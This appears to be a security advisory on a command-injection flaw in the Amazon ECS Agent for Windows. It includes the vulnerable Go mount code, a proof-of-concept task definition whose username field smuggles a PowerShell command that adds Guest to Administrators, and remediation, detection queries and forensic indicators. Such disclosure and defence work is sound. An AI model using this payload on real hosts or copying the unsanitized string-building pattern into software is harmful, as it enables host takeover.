Executive Lead: Windows Container Breakout in AWS Elastic Container Service

Amazon Web Services (AWS) has issued a security bulletin resolving a high-severity vulnerability cataloged as CVE-2026-7461 in the Amazon ECS Agent for Windows. The defect carries a Common Vulnerability Scoring System (CVSS v3.1) base score of 7.2 (CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H) with a Scope Changed (S:C) designation, reflecting an adversary's ability to transition from an isolated container execution boundary into unrestricted NT AUTHORITY\SYSTEM execution on the underlying Amazon EC2 container host.
The Amazon Elastic Container Service (Amazon ECS) container agent is the core daemon running on each infrastructure instance within an ECS cluster. On Windows Server container instances, the agent coordinates with the host Docker/containerd engine, manages task lifecycles, and executes native Windows volume mounting operations—including integrating persistent storage from Amazon FSx for Windows File Server. The vulnerability stems from improper input validation when constructing host-level PowerShell/PowerShell CLI invocation strings during FSx SMB share mounting, enabling authenticated users with task registration privileges to inject arbitrary operating system commands.
Technical Root Cause & CWE-78 Dissection: Flawed Volume Mount Parameter Interpolation
When an ECS task definition requests persistent storage backed by Amazon FSx for Windows File Server, the ECS Agent orchestrates the SMB network drive mapping on the underlying EC2 instance before spawning the Windows container. The task configuration schema allows specifying Active Directory domain credentials, including the username, domain name, and Secrets Manager secret ARNs containing user passwords.
Under CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection'), the vulnerable agent component failed to sanitize the username and domainName configuration values before passing them as command-line arguments to internal Windows shell execution wrappers:
// Vulnerable Execution Routine in Amazon ECS Windows Volume Plugin
func (v *FSxWindowsVolumePlugin) MountSMBShare(task *Task, volume *FSxVolumeConfig) error {
    // SECURITY DEFECT: String formatting without argument array separation or metacharacter escaping
    mountCmd := fmt.Sprintf("net use %s %s /USER:%s\%s /PERSISTENT:NO",
        volume.MountPoint,
        volume.Password,
        volume.Domain,
        volume.Username)

    // The formatted string is dispatched to PowerShell or cmd.exe
    cmd := exec.Command("cmd.exe", "/c", mountCmd)
    return cmd.Run()
}
Because the ECS Agent executes as NT AUTHORITY\SYSTEM to manage host storage drivers and network adapters, any command injected via the shell string inherits full administrative control over the host operating system:
- Metacharacter Chaining in Task Definitions: An attacker with
ecs:RegisterTaskDefinitionpermissions constructs a task definition where theusernameproperty contains shell command concatenators (e.g.,& powershell.exe -Enc <payload> &). - Privilege Escalation & Host Takeover: When the ECS container agent receives the task scheduling directive, it invokes the mount helper on the EC2 host. The injected command executes immediately in the host root context, bypassing the Windows Server container sandbox entirely.
- Cross-Tenant Lateral Movement: By gaining
SYSTEMprivileges on the host instance, an attacker can access memory belonging to other concurrent containers, dump cached AWS IAM instance profile credentials via the Instance Metadata Service (IMDSv2), and pivot into adjacent VPC resources.
Attack Mechanics & Proof-of-Concept Task Specification
An adversary with delegated IAM permissions to register tasks in an enterprise AWS account submits a crafted task definition targeting an ECS Windows cluster:
{
  "family": "enterprise-billing-worker",
  "containerDefinitions": [
    {
      "name": "worker",
      "image": "mcr.microsoft.com/windows/servercore:ltsc2022",
      "mountPoints": [
        {
          "sourceVolume": "corporate-fsx",
          "containerPath": "C:\data"
        }
      ]
    }
  ],
  "volumes": [
    {
      "name": "corporate-fsx",
      "fsxWindowsFileServerVolumeConfiguration": {
        "fileSystemId": "fs-0a1b2c3d4e5f67890",
        "rootDirectory": "\shares\finance",
        "authorizationConfig": {
          "credentialsParameter": "arn:aws:secretsmanager:us-east-1:123456789012:secret:fsx-cred",
          "domain": "CORP",
          "username": "svc_fsx & powershell -Command \"Add-LocalGroupMember -Group 'Administrators' -Member 'Guest'\" &"
        }
      }
    }
  ]
}
Upon task assignment to an active container instance running ECS Agent version < 1.103.0, the host agent executes the command string, adding the local account to the local Administrators group and granting unrestricted access to the Windows host.
Impacted Environments & Remediation Matrix
| Platform / Deployment | Vulnerable Versions | Fixed Release | Remediation Action |
|---|---|---|---|
| Amazon ECS Agent (Windows EC2) | 1.47.0 through 1.102.2 | 1.103.0 or later | Upgrade agent or deploy latest Windows ECS-optimized AMI |
| AWS Fargate (Windows) | Managed infrastructure | Patched server-side | No customer action required; Fargate was not impacted |
| Amazon ECS Agent (Linux) | All versions | Unaffected | Linux agents do not utilize the Windows FSx SMB mount plugin |
Remediation Playbook: Hardening ECS Clusters & IAM Scoping
1. Automated Agent Upgrade Across Windows ASGs
Infrastructure teams managing Amazon ECS Windows clusters must update Auto Scaling Group launch templates to utilize the latest AWS-provided ECS-optimized Windows Server AMIs, or execute an in-place agent update:
# Check current installed ECS Agent version on Windows container instance
Get-Service -Name "AmazonECS" | Select-Object -Property Name, Status
& 'C:\Program Files\Amazon\ECS\amazon-ecs-agent.exe' -version

# Perform automated agent update via PowerShell
Invoke-RestMethod -Uri "https://s3.amazonaws.com/amazon-ecs-agent/ecs-agent-windows-latest.zip" -OutFile "C:\ecs-agent.zip"
Expand-Archive -Path "C:\ecs-agent.zip" -DestinationPath "C:\Program Files\Amazon\ECS" -Force
Restart-Service -Name "AmazonECS"
2. Restrict IAM Task Registration Boundaries
Enforce tight IAM policy controls to prevent unauthorized engineers from supplying arbitrary FSx volume configurations in ECS task definitions:
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "RestrictFSxTaskDefinitionModification",
      "Effect": "Deny",
      "Action": [
        "ecs:RegisterTaskDefinition"
      ],
      "Resource": "*",
      "Condition": {
        "StringLike": {
          "ecs:volume-type": "fsxWindowsFileServer"
        }
      }
    }
  ]
}
3. Audit CloudTrail Logs for Anomalous Task Definitions
Execute Amazon Athena queries against AWS CloudTrail event logs to identify task registration events containing shell metacharacters in volume configurations:
SELECT eventTime, userIdentity.arn, requestParameters
FROM cloudtrail_logs
WHERE eventName = 'RegisterTaskDefinition'
  AND requestParameters LIKE '%fsxWindowsFileServerVolumeConfiguration%'
  AND (requestParameters LIKE '%&%' OR requestParameters LIKE '%|%' OR requestParameters LIKE '%;%');
Forensic Indicators & Telemetry
| Telemetry Source | Indicator / Signature | Severity |
|---|---|---|
| Windows Security Event Log (ID 4688) | Process creation of powershell.exe or cmd.exe with parent process amazon-ecs-agent.exe |
Critical |
| ECS Agent Host Logs | C:\ProgramData\Amazon\ECS\log\ecs-agent.log containing unexpected syntax errors during SMB drive mapping |
High |
| VPC Flow Logs | Unexpected outbound connections from EC2 host IP to external IPs immediately following task initialization | High |